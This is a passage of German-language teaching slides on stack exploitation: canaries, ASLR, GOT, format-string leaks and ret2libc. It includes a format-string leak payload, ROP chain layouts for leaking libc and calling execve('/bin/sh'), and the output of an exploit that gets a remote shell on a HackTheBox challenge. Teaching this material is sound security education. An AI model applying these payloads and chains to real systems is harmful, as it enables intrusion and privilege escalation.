[stack]	00007FFF4CDFB000	00007FFF4CE1C000	R	W	.	D	.	byte	0000	public	DA
[vvar]	00007FFF4CE41000	00007FFF4CE45000	R	.	.	D	.	byte	0000	public	CC
[vdso]	00007FFF4CE45000	00007FFF4CE47000	R	.	X	D	.	byte	0000	public	CC

```
┌──(kali㉿kali)-[/tmp]
└─$ checksec bof-test
[*] '/tmp/bof-test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Mitigation 2: Stack Canaries



- Funktionsstart: Lege einen globalen (randomisierten) Wert auf den Stack → „Stack Canary“
- Funktionsende: Prüfe, ob sich der Wert verändert hat
    - Wenn ja: Programmabbruch

```
┌──(kali㉿kali)-[/tmp]
└─$ ./a.out
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: terminated
```

- Für erfolgreichen Exploit müssen wir den Wert herausfinden

Mitigation 3: ASLR

- Beim Start des Programms werden Segmente an zufällige Startadressen geladen

  → „Address Space Layout Randomization“
- Funktioniert nur bei „Position Independent Executables“ (PIE)
- Erschwert einen Angriff, da wir beim Wahl des Buffers die Adressen nicht kennen

Global Offset Table

- Woher weiß das Programm, wo Library-Funktionen liegen?
  - Libraries sind eigene Segmente, die aufgrund von ASLR an zufällige Positionen geladen werden
- Lösung: Global Offset Table (GOT)
  - Wird beim Programmstart mit den richtigen Adressen genutzt
  - Enthält nur verwendete Funktionen der Library

```
.got.plt:0000000000003FE8 ; ===========================================================================
.got.plt:0000000000003FE8
.got.plt:0000000000003FE8 ; Segment type: Pure data
.got.plt:0000000000003FE8 ; Segment permissions: Read/Write
.got.plt:0000000000003FE8 _got_plt        segment qword public 'DATA' use64
.got.plt:0000000000003FE8                 assume cs:_got_plt
.got.plt:0000000000003FE8                 ;org 3FE8h
.got.plt:0000000000003FE8 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000003FF0 qword_3FF0      dq 0                    ; DATA XREF: sub_1020↑r
.got.plt:0000000000003FF8 qword_3FF8      dq 0                    ; DATA XREF: sub_1020+6↑r
.got.plt:0000000000004000 off_4000        dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000004008 off_4008        dq offset printf        ; DATA XREF: _printf↑r
.got.plt:0000000000004010 off_4010        dq offset __isoc99_scanf
.got.plt:0000000000004010                                         ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000004010 _got_plt        ends
.got.plt:0000000000004010
```

ASLR & Canary Bypass

- Für einen erfolgreichen Angriff müssen wir Daten aus dem Programm „leaken“

- Erkenntnis 1: Stack Canary liegt bei jeder Funktion im Stack-Frame
- Erkenntnis 2: Nur die Startadresse von Segmenten ist zufällig
  → Finden wir eine bestimmte Adresse heraus, können wir die Startadresse berechnen
  → Haben wir die Startadresse, können wir alle anderen Adressen im Segment berechnen

printf-Leak

- „printf“ erlaubt eine Ausgabe von formatierten Zeichenketten, beispielsweise:

```
printf("Mein Name ist %s und ich bin %d Jahre alt", name, alter);
```

- Kann aber auch falsch benutzt werden, z.B.:

```
printf("Mein Name ist:");
printf(name);
```

- Haben wir Kontrolle über „name“, können wir kontrollieren, was ausgegeben wird, beispielsweise mit:

```
name = "%s %p %x %1$p %2$p %3$p %4$p";
```

- Wir können sowohl das Format (**s** = string, **p** = pointer, **x** = hex) als auch die Position im Stack ausgeben (**%1$p** = 1. Wert im Stack, **%2$p** = 2. Wert im Stack, etc.)

  → Wir können benötigte Daten exfiltrieren

Weitere Möglichkeiten

- Fehlende Null-Terminierung bei Strings:
  - Funktionen wie `printf()` schreiben so lange Daten, bis ein Null-Byte (\x00) erscheint.
- `write(fd, buf, size)` mit größerer size als Buffer groß ist
- Use-After-Free im Heap

  → Eigenes, komplexes Thema für sich

ret2libc: Wie bekomme ich eine Shell?

- **Prämisse**: Wir haben Kontrolle über rip
- **Ziel**: Ausführen von **/bin/sh**, beispielsweise für eine Local Privilege Escalation
- **Erkenntnis:**
  - (Fast) alle Linux Programme laden die Standard C-Library (**libc.so.6)**
  - Enthält wichtige Funktionen wie read, write, open, system, exec, …

Side Note: Angriffstechnik erstmals 1997 publiziert (Über 25 Jahre alt!)

ret2libc: Schritt 1

- Wir wissen **nicht**, wo libc im Speicher liegt
- Wir wissen, wo der Global Offset Table liegt
- Der GOT enthält Pointer zu Funktionen aus libc, beispielsweise „puts“

```
SYNOPSIS
       #include <stdio.h>

       int fputc(int c, FILE *stream);
       int putc(int c, FILE *stream);
       int putchar(int c);

       int fputs(const char *restrict s, FILE *restrict stream);
       int puts(const char *s);
```


0x0000: 0x4010a3 pop rdi; ret
0x0008: 0x601fa8 [arg0] rdi = got.puts
0x0010: 0x400650 puts

→ Wir rufen puts() mit der Adresse von puts() auf!

ret2libc: Schritt 2

- Berechnen der Basisadresse von libc
  - Basis Adresse = Geleakte Adresse – Offset in der Library
- Alle anderen Adressen lassen sich durch die Basis errechnen
  - Adresse von execve = Basis Adresse + Offset in der Library
- Auch Zeichenketten, wie „/bin/sh“ liegen in der Library!
  - Adresse von „/bin/sh“ = Basis Adresse + Offset in der Library

ret2libc: Schritt 3

- Spawnen der Shell mit einer zweiten ROP-Chain:

```
SYNOPSIS
       #include <unistd.h>

       int execve(const char *pathname, char *const _Nullable argv[],
                  char *const _Nullable envp[]);
```

```
0x0000:         0x215bf pop rdi; ret
0x0008:        0x1b3e1a [arg0] rdi = 1785370
0x0010:        0x130569 pop rdx; pop rsi; ret
0x0018:             0x0 [arg2] rdx = 0
0x0020:             0x0 [arg1] rsi = 0
0x0028:         0xe4c00 execve
```

ret2libc: Proof of Concept

- Challenge „Restaurant“ von HackTheBox ☺

```
┌──(kali㉿kali)-[/mnt/Shared/Präsentation]
└─$ python3 exploit.py
[*] '/mnt/Shared/Präsentation/restaurant'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 94.237.49.182 on port 41100: Done
[*] Loaded 14 cached gadgets for 'restaurant'
[+] LIBC puts: 0x7fb3be6abaa0
[+] LIBC base: 0x7fb3be62b000
/bin/sh: 0x7fb3be7dee1a
[*] Loaded 199 cached gadgets for 'libc.so.6'
[*] Switching to interactive mode
\xbe\xb3\x7f$ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ echo ":)"
:)
$
```